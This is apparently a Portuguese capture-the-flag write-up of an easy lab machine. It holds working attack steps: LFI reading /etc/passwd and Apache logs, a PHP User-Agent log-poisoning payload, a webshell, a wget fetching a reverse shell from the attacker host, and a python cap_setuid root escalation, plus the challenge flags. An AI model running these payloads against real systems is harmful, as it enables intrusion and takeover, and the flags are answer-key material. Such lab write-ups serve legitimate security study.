


# Posoning

---

IP: 10.9.2.11 nível: Fácil

---

- Passo 01




Ao rolar a barra pra baixo há mais botões de **REA MORE**, no entanto sempre volta para a página inicial, acrescentando apenas o # na URL `http://10.9.2.11/#`

---

- Passo 02

```
flux@nasa:/tmp$ ffuf -u 'http://10.9.2.11/?FUZZ=1' -c -w /usr/share/wfuzz/wordlist/webservices/burp-parameter-names.txt
```




```
:: Method : GET
:: URL : http://10.9.2.11/?FUZZ=1
:: Wordlist : FUZZ: /usr/share/wfuzz/wordlist/webservices/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500

Action [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 203ms]
23 [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 204ms]
17 [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 204ms]
Address [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 205ms]
Attachment [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 205ms]
AddressResult [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 205ms]
ABBR [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 205ms]
13 [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 207ms]
AuthItemChild [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 198ms]
BIGGER [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 198ms]
AuthItemForm [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 198ms]
BackURL [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 200ms]
AuthChildForm [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 201ms]
B [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 200ms]
AuthItem [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 201ms]
AudioPlayerSubmit [Status: 200, Size: 39277, Words: 5559, Lines: 340, Duration: 203ms]
```

Executei um fuzzing procurando algum parâmetro na URL `ffuf -u 'http://10.9.2.11/?FUZZ=1' -c -w /usr/share/wfuzz/wordlist/webservices/burp-parameter-names.txt`, porém como houve muitos 200 em n parâmetros,

- Passo 02.1

```
flux@nasa:/tmp$ ffuf -u 'http://10.9.2.11/?FUZZ=1' -c -w /usr/share/wfuzz/wordlist/webservices/burp-parameter-names.txt -fs 39277
```




```
:: Method : GET
:: URL : http://10.9.2.11/?FUZZ=1
:: Wordlist : FUZZ: /usr/share/wfuzz/wordlist/webservices/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
:: Filter : Response size: 39277

page [Status: 200, Size: 39278, Words: 5559, Lines: 340, Duration: 188ms]
:: Progress: [6453/6453] :: Job [1/1] :: 273 req/sec :: Duration: [0:00:27] :: Errors: 0 ::
```


Removi o size com -fs e o valor **39277**, a encontrei o parâmetro **page**.

- Passo 03




Por default tentei ler o `/etc/passwd` e como consegui ler, depois tentei ler o arquivo de logs do servidor `/var/log/apache2/access.log`

- Passo 04



Fiz uma requisição mudando o user agent e acrescentando uma payload PHP pra ver se conseguia um envenenamento do logs e trigar um RCE `curl http://10.9.2.11/ -H "User-Agent: <?php system('id');?>"`, após isso vi que a pasta atual era a `/var/www/html` e com isso criei uma webshell

- Passo 05



Subi um servidor web na minha máquina `python3 -m http.server 1234` e upei a webshell pro

alvo, dá pra ver o arquivo no servidor e ver que a webshell está funcionando.

```
view-source:http://10.9.2.11/?page=../.././var/log/apache2/access.log

USEFUL SUBDOMAIN_DISCO... APPLICATION_DISCO...

70 <div class="u-container-style u-image u-layout-cell u-right-cell u-size-30 u-
71 <div class="u-container-layout u-valign-middle-lg u-valign-middle-md u-cont
72 <div class="u-border-no-bottom u-border-no-left u-border-no-right u-borde
73 <div class="u-container-layout u-valign-middle-md u-valign-middle-sm u-
74 <h5 class="u-text u-text-1">Future innovations</h5>
75 <h1 class="u-text u-title u-text-2">Technology Revolution</h1>
76 <p class="u-large-text u-text u-text-variant u-text-3"></p>
77 <b>
78
79 10.10.12.100 - - [19/Jul/2022:01:32:12 +0000] "GET / HTTP/1.1" 200 39469 "-" "total 1456
80 drwxr-xr-x 3 www-data www-data 4096 Jul 19 01:28 .
81 drwxr-xr-x 3 root root 4096 Sep 15 2021 ..
82 -rw-r--r-- 1 www-data www-data 36063 Sep 15 2021 Page-2.css
83 drwxr-xr-x 2 www-data www-data 4096 Sep 15 2021 images
84 -rw-r--r-- 1 www-data www-data 39499 Sep 16 2021 index.php
85 -rw-r--r-- 1 www-data www-data 92629 Sep 15 2021 jquery-1.9.1.min.js
86 -rw-r--r-- 1 www-data www-data 1094999 Sep 15 2021 nicepage.css
87 -rw-r--r-- 1 www-data www-data 163138 Sep 15 2021 nicepage.js
88 -rw-r--r-- 1 www-data www-data 39158 Sep 15 2021 page.php
89 -rw-r--r-- 1 www-data www-data 30 Jul 19 01:22 shell.php
90 "
```

```
10.9.2.11/shell.php?flx=pwd

USEFUL SUBDOMAIN_DISCO... APPLICATION_DISCO...

/var/www/html
```

- Passo 06
  - Clonei o repositório `https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php`
  - Com o servidor web local, fiz uma requisição da máquina alvo pra pegar o arquivo pra pegar uma reverse shell `http://10.9.2.11/shell.php?flx=wget%20http://10.10.12.100:1234/php-reverse-shell.php`

← → ↺ 10.9.2.11/shell.php?fix=ls

USEFUL SUBDOMAIN\_DISCO... APPLICATION\_DISCO...

Page-2.css images index.php jquery-1.9.1.min.js nicepage.css nicepage.js page.php php-reverse-shell.php shell.php



- Passo 07

```
→ × 10.9.2.11/php-reverse-shell.php
FUL SUBDOMAIN_DISCO... APPLICATION_DISCO...

JING: Failed to daemonise. This is quite common and not fatal. Successfully opened reverse shell to 10.10.12.100:15

flux@nasa: /tmp

File Edit View Search Terminal Tabs Help

flux@nasa: ~/Downloads × flux@nasa: /tmp × flux@nasa: /tmp

flux@nasa: /tmp$ rlwrap nc -lnvp 1234
Listening on 0.0.0.0 1234
Connection received on 10.9.2.11 43512
Linux ip-10-9-2-11 5.4.0-1056-aws #59~18.04.1-Ubuntu SMP Mon Aug 23 23:07:49 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
01:49:51 up 56 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),4(adm)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")';
www-data@ip-10-9-2-11:/$
```

Subi o netcat e acessei o arquivo/página que tinha upado pro alvo com a reverse shell

- Flag de usuário

```
www-data@ip-10-9-2-11:/$ ls
ls
bin etc initrd.img lib64 mnt root snap tmp vmlinuz
boot fl4g.txt initrd.img.old lost+found opt run srv usr vmlinuz.old
dev home lib media proc sbin sys var
www-data@ip-10-9-2-11:/$ cat fl4g.txt
cat fl4g.txt
CS{RC3 w1th LF1 L0G P01s0n1nG}
```

---

- Passo 08

```
[+] Files with POSIX capabilities set:
/usr/bin/python3.6 = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/python3.6m = cap_setuid+ep
```

Executei o LinEnum pra achar algo interessante e vi que o python3.6 estava com permissões especiais.

Também foi possível ver a permissão de arquivos com o SUID com o comand `getcap -r / 2>/dev/null`

---

- Passo 09

Pra escalar privilégios acessei o GTOFBins

<https://gtfobins.github.io/gtfobins/python/#capabilities> pra pesquisar sobre *capabilities* e escalação de privilégios com python. Abaixo tem os últimos comandos e a flag de root.

```
www-data@ip-10-9-2-11:/$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
root@ip-10-9-2-11:/# cd /root
cd /root
root@ip-10-9-2-11:/root# ls
ls
root.txt snap
root@ip-10-9-2-11:/root# cat root.txt
cat root.txt
CS{Pr1v1leg3_Esc4lat1oN_Us1nG_C4p4b1l1t1s3s}
root@ip-10-9-2-11:/root#
```

